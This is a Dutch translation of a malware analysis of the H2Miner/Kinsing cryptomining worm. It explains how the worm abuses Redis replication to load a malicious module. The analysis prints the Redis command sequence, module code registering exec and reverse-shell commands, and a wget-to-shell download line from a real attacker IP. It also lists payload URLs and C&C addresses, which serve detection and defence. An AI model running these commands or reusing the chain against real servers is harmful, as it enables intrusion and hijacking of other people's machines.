

Eén dag geleden werd een van de servers van mijn project aangevallen door een soortgelijke worm. In mijn zoektocht naar het antwoord op de vraag "wat was dit eigenlijk?" vond ik een geweldig artikel van het Alibaba Cloud Security-team. Aangezien ik dit artikel niet op Habr kon vinden, besloot ik het speciaal voor jullie te vertalen <3
Inleiding
Onlangs ontdekte het beveiligingsteam van Alibaba Cloud een plotselinge uitbraak van H2Miner. Dit type kwaadaardige worm maakt gebruik van ongeoorloofde toegang of zwakke wachtwoorden voor Redis als toegangspoorten naar uw systemen, waarna het zijn eigen kwaadaardige module synchroniseert met de slave via master-slave synchronisatie en vervolgens deze kwaadaardige module op de aangevallen machine laadt en kwaadaardige instructies uitvoert.
In het verleden gebeurde de aanvallen op uw systemen meestal met behulp van een methode die geplande taken of SSH-sleutels omvatte, die op uw machine werden geregistreerd nadat de aanvaller toegang had gekregen tot Redis. Gelukkig kon deze methode niet vaak worden gebruikt vanwege problemen met machtigingsbeheer of omdat er verschillende versies van het systeem zijn. Desondanks kan deze methode voor het laden van de kwaadaardige module rechtstreeks de commando's van de aanvaller uitvoeren of toegang tot de shell verkrijgen, wat gevaarlijk is voor uw systeem.
Vanwege het grote aantal servers Redis-servers die op internet zijn geplaatst (bijna 1 miljoen), raadt het beveiligingsteam van Alibaba Cloud als een vriendelijke herinnering aan de gebruikers aan om geen toegang tot Redis via het netwerk te bieden en regelmatig de betrouwbaarheid van hun wachtwoorden te controleren, evenals of ze vatbaar zijn voor brute force-aanvallen.
H2Miner
H2Miner is een mining-botnet voor systemen op basis van Linux, dat op verschillende manieren in uw systeem kan binnendringen, inclusief het ontbreken van autorisatie in Hadoop yarn, Docker, en de kwetsbaarheid voor remote command execution (RCE) in Redis. Het botnet werkt door het uploaden van kwaadaardige scripts en malware die uw data mijnen, de aanval horizontaal uitbreiden en het onderhouden van commando- en controle (C&C) communicatie.
Redis RCE
De kennis over dit onderwerp werd gedeeld door Pavel Toporkov op ZeroNights 2018. Na versie 4.0 ondersteunt Redis de functie voor het laden van externe modules, waarmee gebruikers .so-bestanden, gecompileerd met C, in Redis kunnen laden om specifieke Redis-commando’s uit te voeren. Deze functie is nuttig, maar bevat een kwetsbaarheid waarbij bestanden in master-slave modus kunnen worden gesynchroniseerd met de slave via de fullresync modus. Dit kan door een aanvaller worden gebruikt om kwaadaardige .so-bestanden te verzenden. Na de overdracht laden de aanvallers de module op de aangevallen Redis-instantie en voeren ze elk commando uit.
Analyse van de kwaadaardige worm
Onlangs ontdekte het beveiligingsteam van Alibaba Cloud dat de groep van kwaadaardige miners H2Miner plotseling sterk was toegenomen. Volgens de analyse verloopt het algemene proces van de aanval als volgt:

H2Miner maakt gebruik van RCE Redis voor een volledige aanval. In eerste instantie vallen aanvallers onveilige Redis-servers of servers met zwakke wachtwoorden aan.
Vervolgens gebruiken ze het commando config set dbfilename red2.so om de bestandsnaam te wijzigen. Daarna voeren de aanvallers het commando uit slaveof om het hostadres van de master-slave replicatie in te stellen.
Wanneer de aangevallen Redis-instantie een master-slave verbinding tot stand brengt met de kwaadaardige Redis, die toebehoort aan de aanvaller, verzendt de aanvaller de geïnfecteerde module met behulp van het commando fullresync voor het synchroniseren van bestanden. Vervolgens zal het bestand red2.so op de aangevallen machine worden geladen. Daarna gebruiken de aanvallers de uploadmodule .\/red2.so om dit .so-bestand te laden. De module kan de commando's van de aanvaller uitvoeren of een reverse shell (backdoor) initiëren voor toegang tot de aangevallen machine.
if (RedisModule_CreateCommand(ctx, "system.exec",
        DoCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
      if (RedisModule_CreateCommand(ctx, "system.rev",
        RevShellCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
Na het uitvoeren van een kwaadaardig commando, zoals / bin / sh -c wget -q -O-http://195.3.146.118/unk.sh | sh> / dev / null 2> & 1, zal de aanvaller de bestandsnaam van de back-up wijzigen en de systeemmodule uitladen om sporen uit te wissen. Niettemin blijft het bestand red2.so op de aangevallen machine aanwezig. Het wordt aanbevolen dat gebruikers opletten voor zulke verdachte bestanden in de map van hun Redis-instantie.
Naast het beëindigen van enkele kwaadaardige processen om middelen te stelen, volgde de aanvaller een kwaadaardig script door kwaadaardige bestanden in binaire vorm te downloaden en uit te voeren om . Dit betekent dat de procesnaam of de naam van de map die kinsing bevat op de host kan aangeven dat deze machine met dit virus is geïnfecteerd.
Volgens de resultaten van de reverse engineering voert de malware voornamelijk de volgende functies uit:
- Bestanden downloaden en uitvoeren
- Mining
- Onderhouden van communicatie met C&C en uitvoeren van commando's van de aanvaller


Gebruik masscan voor extern scannen om de impact te vergroten. Bovendien is het IP-adres van de C&C-server hard gecodeerd in het programma, en de aangevallen host zal communiceren met de C&C-communatieserver via HTTP-verzoeken, waarbij de informatie van de zombie (gehackte server) in de HTTP-header wordt geïdentificeerd.
GET /h HTTP/1.1
Host: 91.215.169.111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Arch: amd64
Cores: 2
Mem: 3944
Os: linux
Osname: debian
Osversion: 10.0
Root: false
S: k
Uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx
Version: 26
Accept-Encoding: gzip
Andere aanvalsmethoden

Adressen en links die de worm gebruikt
/kinsing
• 142.44.191.122/t.sh
• 185.92.74.42/h.sh
• 142.44.191.122/spr.sh
• 142.44.191.122/spre.sh
• 195.3.146.118/unk.sh
c&c
• 45.10.88.102
• 91.215.169.111
• 139.99.50.255
• 46.243.253.167
• 195.123.220.193
Tip
Ten eerste, Redis mag niet toegankelijk zijn vanaf het internet en moet worden beschermd met een sterk wachtwoord. Het is ook belangrijk dat klanten controleren op het ontbreken van het bestand red2.so in de Redis-directory en op het ontbreken van "kinsing" in de bestandsnaam/proces op de host.
Bron: habr.com
